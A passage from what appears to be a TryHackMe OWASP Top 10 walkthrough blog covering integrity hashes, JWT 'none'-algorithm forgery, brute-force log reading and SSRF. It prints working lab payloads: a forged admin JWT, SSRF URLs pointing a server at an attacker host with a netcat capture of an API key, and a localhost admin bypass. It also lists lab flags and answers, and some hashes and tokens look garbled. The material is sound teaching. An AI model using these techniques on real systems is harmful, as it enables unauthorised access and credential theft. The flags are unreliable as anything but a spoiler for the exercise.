To overcome this problem, you will often see a **hash** sent alongside the file so that you can prove that the file you downloaded kept its integrity and wasn't modified in transit. A hash or digest is simply a number that results from applying a specific algorithm over a piece of data. When reading about hashing algorithms, you will often read about MD5, SHA1, SHA256 or many others available.

Let's take WinSCP as an example to understand better how we can use hashes to check a file's integrity. If you go to their [Sourceforge repository](#), you'll see that for each file available to download, there are some hashes published along:

```
WinSCP-5.21.5-Setup.exe
- MD5: 20c5329d7fde522338f037a7fe8a84eb
- SHA-1: c55a60799cfa24c1aeffcd2ca609776722e84f1b
- SHA-256: e141e9a1a0094095d5e26077311418a01dac429e68d3ff07a734385eb0172bea
```


These hashes were precalculated by the creators of WinSCP so that you can check the file's integrity after downloading. If we download the **WinSCP-5.21.5-Setup.exe** file, we can recalculate the hashes and compare them against the ones published in Sourceforge. To calculate the different hashes in Linux, we can use the following commands:



```
user@attackbox$ md5sum WinSCP-5.21.5-Setup.exe
20c5329d7fde522338f037a7fe8a84eb  WinSCP-5.21.5-Setup.exe

user@attackbox$ sha1sum WinSCP-5.21.5-Setup.exe
c55a60799cfa24c1aefgcd2ca609776722e84f1b  WinSCP-5.21.5-Setup.exe

user@attackbox$ sha256sum WinSCP-5.21.5-Setup.exe
e141e9a1a0094095d5e26077311418a01dac429e68d3ff07a734385eb0172bea
WinSCP-5.21.5-Setup.exe
```

Since we got the same hashes, we can safely conclude that the file we downloaded is an exact copy of the one on the website.

Software and Data Integrity Failures

This vulnerability arises from code or infrastructure that uses software or data without using any kind of integrity checks. Since no integrity verification is being done, an attacker might modify the software or data passed to the application, resulting in unexpected consequences. There are mainly two types of vulnerabilities in this category:


- Software Integrity Failures
- Data Integrity Failures

Task 19: Software Integrity Failures

Suppose you have a website that uses third-party libraries that are stored in some external servers that are out of your control. While this may sound a bit strange, this is actually a somewhat common practice. Take as an example jQuery, a commonly used javascript library. If you want, you can include jQuery in your website directly from their servers without actually downloading it by including the following line in the HTML code of your website:

```
<script src="https://code.jquery.com/jquery-3.6.1.min.js"></script>
```

When a user navigates to your website, its browser will read its HTML code and download jQuery from the specified external source.



The problem is that if an attacker somehow hacks into the jQuery official repository, they could change the contents of <https://code.jquery.com/jquery-3.6.1.min.js> to inject malicious code. As a result, anyone visiting your website would now pull the malicious code and execute it into their browsers unknowingly. This is a software integrity failure as your website makes no checks against the third-party library to see if it has changed. Modern browsers allow you to specify a hash along the library's URL so that the library code is executed only if the hash of the downloaded file matches the expected value. This security mechanism is called Subresource Integrity (SRI), and you can read more about it [here](#).

The correct way to insert the library in your HTML code would be to use SRI and include an integrity hash so that if somehow an attacker is able to modify the library, any client navigating through your website won't execute the modified version. Here's how that should look in HTML:

```
<script src="https://code.jquery.com/jquery-3.6.1.min.js"
integrity="sha256-o88AwQnZB+VDvE9tvIXrMQaPlFFSUTR+nldQm1LuPXQ="
crossorigin="anonymous"></script>
```

You can go to <https://www.srihash.org/> to generate hashes for any library if needed.



Question 18: What is the SHA-256 hash of “https://code.jquery.com/jquery-1.12.4.min.js”?

Answer: sha256-ZosEbRLbNQzLpnKIkEdrPv7lOy9C27hHQ+Xp8a4MxAQ=

Task 20: Data Integrity Failures

Let's think of how web applications maintain sessions. Usually, when a user logs into an application, they will be assigned some sort of session token that will need to be saved on the browser for as long as the session lasts. This token will be repeated on each subsequent request so that the web application knows who we are. These session tokens can come in many forms but are usually assigned via cookies. **Cookies** are key-value pairs that a web application will store on the user's browser and that will be automatically repeated on each request to the website that issued them.




user=susan

For example, if you were creating a webmail application, you could assign a cookie to each user after logging in that contains their username. In subsequent requests, your browser would always send your username in the cookie so that your web application knows what user is connecting. This would be a terrible idea security-wise because, as we mentioned, cookies are stored on the user's browser, so if the user tampers with the cookie and changes the username, they could potentially impersonate someone else and read their emails! This application would suffer from a data integrity failure, as it trusts data that an attacker can tamper with.

One solution to this is to use some integrity mechanism to guarantee that the cookie hasn't been altered by the user. To avoid re-inventing the wheel, we could use some token implementations that allow you to do this and deal with all of the cryptography to provide proof of integrity without you having to bother with it. One such implementation is **JSON Web Tokens (JWT)**.

JWTs are very simple tokens that allow you to store key-value pairs on a token that provides integrity as part of the token. The idea is that you can generate tokens that you can give your users with the certainty that they won't be able to alter the key-value pairs and pass the integrity check. The structure of a JWT token is formed of 3 parts:



The header contains metadata indicating this is a JWT, and the signing algorithm in use is HS256. The payload contains the key-value pairs with the data that the web application wants the client to store. The signature is similar to a hash, taken to verify the payload's integrity. If you change the payload, the web application can verify that the signature won't match the payload and know that you tampered with the JWT. Unlike a simple hash, this signature involves the use of a secret key held by the server only, which means that if you change the payload, you won't be able to generate the matching signature unless you know the secret key.

Notice that each of the 3 parts of the token is simply plaintext encoded with base64. You can use [this online tool](#) to encode/decode base64. Try decoding the header and payload of the following token:

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybWFnZSI6Imlmd1ZXXN0IiwiaXNwIjoxNjY1MDc2ODM2fQ.C8Z3gJ7wPgVLvEUonaieJWBjBYt5xOph2CpIhIxdUw


Note: The signature contains binary data, so even if you decode it, you won't be able to make much sense of it anyways.

JWT and the None Algorithm


A data integrity failure vulnerability was present on some libraries implementing JWTs a while ago. As we have seen, JWT implements a signature to validate the integrity of the payload data. The vulnerable libraries allowed attackers to bypass the signature validation by changing the two following things in a JWT:

1. Modify the header section of the token so that the **alg** header would contain the value **none**.
2. Remove the signature part.

Taking the JWT from before as an example, if we wanted to change the payload so that the username becomes "admin" and no signature check is done, we would have to decode the header and payload, modify them as needed, and encode them back. Notice how we removed the signature part but kept the dot at the end.



It sounds pretty simple! Let's walk through the process an attacker would have to follow in an example scenario. Navigate to <http://10.10.81.106:8089/>. Try logging into the application as guest. Add a random password. You will receive an error message that will tell you how to log in.




Login as "guest" with password "guest" and you will get another message.


Hello guest. Only the admin user is allowed to get the flag!

If your login was successful, you should now have a JWT stored as a cookie in your browser. Press Shift+F12 to bring out the Developer Tools. Next, go to the “Storage” tab.

If it doesn’t work for you, right-click with the mouse and select “Inspect”.



Go to “Storage” tab.



Copy the value from jwt-session in a Notepad or Word document.



0: Header

1: Payload

2: Signature

The value:

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0IiwiaXhwaWJjaXNzExMjE4NTQ5fQ.NJGDmT9t3MStqRK5nGOFXU2CBCr81gxKarvFHOZN3Vc

We will use only the header and the payload (the signature is not needed). Next, we will decode independently the header and the payload using <https://appdevtools.com/base64-encoder-decoder> .

The image displays two side-by-side screenshots of a web application titled "Base64 Encoder / Decoder".

Left Screenshot:

- The "Decode" tab is selected.
- The "Input Base64" field contains the string: `eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9`.
- The "Output String" field displays the decoded JSON: `{"typ": "JWT", "alg": "HS256"}`.

Right Screenshot:

- The "Encode" tab is selected.
- The "Input Base64" field contains the string: `eyJ1c2VybmFtZSI6Imd1ZXN0IiwiaXhwaWJoxNzExMjE4NTQ5fQ`.
- The "Output String" field displays the encoded JSON: `{"username": "guest", "exp": 1711218549}`.

Copy the Output String from header and payload in Notepad or Word document. For header change the “HS256” to “none”. For payload change the “guest” to “admin”.

Header:

```
{"typ":"JWT","alg":"HS256"}
```

Changed header:

```
{"typ":"JWT","alg":"none"}
```



Payload:

```
{"username":"guest","exp":1711218549}
```

Changed payload:

```
{"username":"admin","exp":1711218549}
```


Now, encode independently the changed header and the changed payload. Copy the Output Base64 from header and payload and combine them in one result.



The Result:

eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0=.eyJ1c2VybmFtZSI6ImFkbWluliwiZXhwIjoxNzExMjE4NTQ5fQ==.

With this result, copy and paste it into the value of the cookie.



Then, refresh the page to obtain the flag.

THM{Dont_take_cookies_from_strangers}

Now, let's answer to the questions 😊.

Question 19: Try logging into the application as guest. What is guest's account password?

Answer: *guest*

Question 20: What is the name of the website's cookie containing a JWT token?

Answer: *jwt-session*

Question 21: What is the flag presented to the admin user?

Answer: *THM{Dont_take_cookies_from_strangers}*

Task 21: 9. Security Logging and Monitoring Failures

When web applications are set up, every action performed by the user should be logged. Logging is important because, in the event of an incident, the attackers' activities can be traced. Once their actions are traced, their risk and impact can be determined. Without logging, there would be no way to tell what actions were performed by an attacker if they gain access to particular web applications. The more significant impacts of these include:

- **Regulatory damage:** if an attacker has gained access to personally identifiable user information and there is no record of this, final users are affected, and the application owners may be subject to fines or more severe actions depending on regulations.
- **Risk of further attacks:** an attacker's presence may be undetected without logging. This could allow an attacker to launch further attacks against web application owners by stealing credentials, attacking infrastructure and more.

The information stored in logs should include the following:

- HTTP status codes
- Time Stamps
- Usernames
- API endpoints/page locations
- IP addresses

These logs have some sensitive information, so it's important to ensure that they are stored securely and that multiple copies of these logs are stored at different locations.

As you may have noticed, logging is more important after a breach or incident has occurred. The ideal case is to have monitoring in place to detect any suspicious activity. The aim of detecting this suspicious activity is to either stop the attacker completely or reduce the impact they've made if their presence has been detected much later than anticipated. Common examples of suspicious activity include:

- Multiple unauthorised attempts for a particular action (usually authentication attempts or access to unauthorised resources, e.g. admin pages)
- Requests from anomalous IP addresses or locations: while this can indicate that someone else is trying to access a particular user's account, it can also have a false positive rate.
- Use of automated tools: particular automated tooling can be easily identifiable, e.g. using the value of User-Agent headers or the speed of requests. This can indicate that an attacker is using automated tooling.
- Common payloads: in web applications, it's common for attackers to use known payloads. Detecting the use of these payloads can indicate the presence of someone conducting unauthorised/malicious testing on applications.

Just detecting suspicious activity isn't helpful. This suspicious activity needs to be rated according to the impact level. For example, certain actions will have a higher impact than others.

These higher-impact actions need to be responded to sooner; thus, they should raise alarms to get the relevant parties' attention.

Put this knowledge to practice by analysing the provided sample log file. You can download it by clicking the [Download Task Files](#) button at the top of the task.

This is the file:

200 OK	12.55.22.88	jr22	2019-03-18T09:21:17	/login
200 OK	14.56.23.11	rand99	2019-03-18T10:19:22	/login
200 OK	17.33.10.38	afer11	2019-03-18T11:11:44	/login
200 OK	99.12.44.20	rad4	2019-03-18T11:55:51	/login
200 OK	67.34.22.10	bff1	2019-03-18T13:08:59	/login
200 OK	34.55.11.14	hax0r	2019-03-21T16:08:15	/login
401 Unauthorised	49.99.13.16	admin	2019-03-21T21:08:15	/login
401 Unauthorised	49.99.13.16	administrator	2019-03-21T21:08:20	/login
401 Unauthorised	49.99.13.16	anonymous	2019-03-21T21:08:25	/login
401 Unauthorised	49.99.13.16	root	2019-03-21T21:08:30	/login


We can notice a **Brute Force Attack**. Why? The same IP address tried to login with different credentials (admin, administrator, anonymous, root). Another clue is the timestamp.

You can find more info about Brute Force Attack here [What is a Brute Force Attack? | Definition, Types & How It Works \(fortinet.com\)](#).

Task 22: 10. Server-Side Request Forgery (SSRF)

This type of vulnerability occurs when an attacker can coerce a web application into sending requests on their behalf to arbitrary destinations while having control of the contents of the request itself. SSRF vulnerabilities often arise from implementations where our web application needs to use third-party services.

Think, for example, of a web application that uses an external API to send SMS notifications to its clients. For each email, the website needs to make a web request to the SMS provider's server to send the content of the message to be sent. Since the SMS provider charges per message, they require you to add a secret key, which they pre-assign to you, to each request you make to their API. The API key serves as an authentication token and allows the provider to know to whom to bill each message. The application would work like this:



By looking at the diagram above, it is easy to see where the vulnerability lies. The application exposes the **server** parameter to the users, which defines the server name of the SMS service provider. If the attacker wanted, they could simply change the value of the **server** to point to a machine they control, and your web application would happily forward the SMS request to the attacker instead of the SMS provider. As part of the forwarded message, the attacker would obtain the API key, allowing them to use the SMS service to send messages at your expense. To achieve this, the attacker would only need to make the following request to your website:

`https://www.mysite.com/sms?server=attacker.thm&msg=ABC`

This would make the vulnerable web application make a request to:

`https://attacker.thm/api/send?msg=ABC`

You could then just capture the contents of the request using Netcat:

```
AttackBox
user@attackbox$ nc -lvp 80
Listening on 0.0.0.0 80
Connection received on 10.10.1.236 43830
GET /:8087/public-docs/123.pdf HTTP/1.1
Host: 10.10.10.11
User-Agent: PycURL/7.45.1 libcurl/7.83.1 OpenSSL/1.1.1q zlib/1.2.12
brotli/1.0.9 nghttp2/1.47.0
Accept: */*
```

This is a really basic case of SSRF. If this doesn't look that scary, SSRF can actually be used to do much more. In general, depending on the specifics of each scenario, SSRF can be used for:

- Enumerate internal networks, including IP addresses and ports.
- Abuse trust relationships between servers and gain access to otherwise restricted services.
- Interact with some non-HTTP services to get remote code execution (RCE).


You can read more info here [TryHackMe — Intro to SSRF. Learn how to exploit Server-Side... | by ShadowGirl in CyberLand | Feb, 2024 | Medium](#) .

Practical Example


Let's quickly look at how we can use SSRF to abuse some trust relationships. Navigate to <http://10.10.81.106:8087/>, where you'll find a simple web application. After exploring a bit, you should see an admin area, which will be our main objective.

Purpose: gain access to the website's restricted area

To solve the next question from THM, click on menu and go to “Admin Area”.




Your access is denied, but you get the answer why your access is denied.



Question 22: What is the only host allowed to access the admin area?

Answer: localhost

For the next question we need to find the server parameter (check the "Download Resume" button). Hover on it to find the answer.



`download?server=secure-file-storage.com:8087&id=75482342`

Question 23: Where does the server parameter point to?

Answer: secure-file-storage.com

Using SSRF, make the application send the request to your AttackBox instead of the secure file storage.

Build the link `http://MACHINE_IP:8087/download?server=AttackBox_IP:8087&id=75482342`

You can get it from View Page Source.

```
54 
55 <a href="/download?server=secure-file-storage.com:8087&id=75482342" data-bbox="114 189 883 210"/>
```

Meanwhile, my machine expired, so I will have a different IP.

The link should look similar to this:

`http://10.10.234.149:8087/download?server=secure-file-storage.com:8087&id=75482342`

Don't forget to replace your AttackBox IP from THM.

Now, my link is `http://10.10.234.149:8087/download?server=10.10.84.173:8087&id=75482342`

Use the Netcat listener in the terminal. Type the command `"nc -lvnp 8087"`.

```
root@ip-10-10-84-173:~# nc -lvnp 8087
Listening on [0.0.0.0] (family 0, port 8087)
```

Next, use the modified link in the browser (your AttackBox IP from THM).

The flag is displayed in the terminal.

```
root@ip-10-10-84-173:~# nc -lvnp 8087
Listening on [0.0.0.0] (family 0, port 8087)
Connection from 10.10.234.149 35390 received!
GET /public-docs-k057230990384293/75482342.pdf HTTP/1.1
Host: 10.10.84.173:8087
User-Agent: PycURL/7.45.1 libcurl/7.83.1 OpenSSL/1.1.1q zlib/1.2.12 brotli/1.0.9
nghttp2/1.47.0
Accept: */*
X-API-KEY: THM{Hello_Im_just_an_API_key}
```

Question 24: Are there any API keys in the intercepted request?

Answer: `THM{Hello_Im_just_an_API_key}`

Extra mile

There's a way to use SSRF to gain access to the site's admin area. Can you find it?

Let's see what we know:

- Admin area: localhost
- Admin id = 75482342

We need to change the server to the localhost and admin.

`server=http://localhost:8087/admin#&id=75482342`

But the default character-set in HTML5 is UTF-8. So, we need to change the `"#"` to `"%23"`.

ASCII Encoding Reference

Your browser will encode input, according to the character-set used in your page.

The default character-set in HTML5 is UTF-8.

Character	From Windows-1252	From UTF-8
space	%20	%20
!	%21	%21
"	%22	%22
#	%23	%23

You can check on W3Schools for more info [HTML URL Encoding Reference \(w3schools.com\)](https://www.w3schools.com/html/html_url_encoding.asp).

As a result, the link is:

`http://10.10.234.149:8087/download?server=http://localhost:8087/admin%23&id=75482342`



The flag is `thm{c4n_i_haz_flagz_plz?}`

Flag: `thm{c4n_i_haz_flagz_plz?}`

Happy Hacking! 🐱

Every hacker in movie history be like:
"If I can just access the mainframe and
break through the firewall...and
somehow access the encrypted files
and.....I'M IN!"



Thanks and Regards,

ShadowGirl 🐱😊